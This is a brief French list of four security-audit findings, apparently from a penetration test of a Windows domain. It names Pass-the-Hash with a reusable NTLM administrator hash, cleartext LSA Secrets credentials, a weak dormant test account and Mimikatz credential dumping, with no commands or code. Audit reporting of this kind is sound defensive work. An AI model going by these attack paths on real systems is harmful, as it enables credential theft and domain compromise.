Vulnérabilité V08	Hash NTLM Administrator réutilisable (Pass-the-Hash)
Vulnérabilité V09	Credentials en clair dans LSA Secrets
Vulnérabilité V10	Compte de test dormant avec mot de passe faible
Vulnérabilité V11	Credentials en mémoire (Mimikatz - Domain Admin)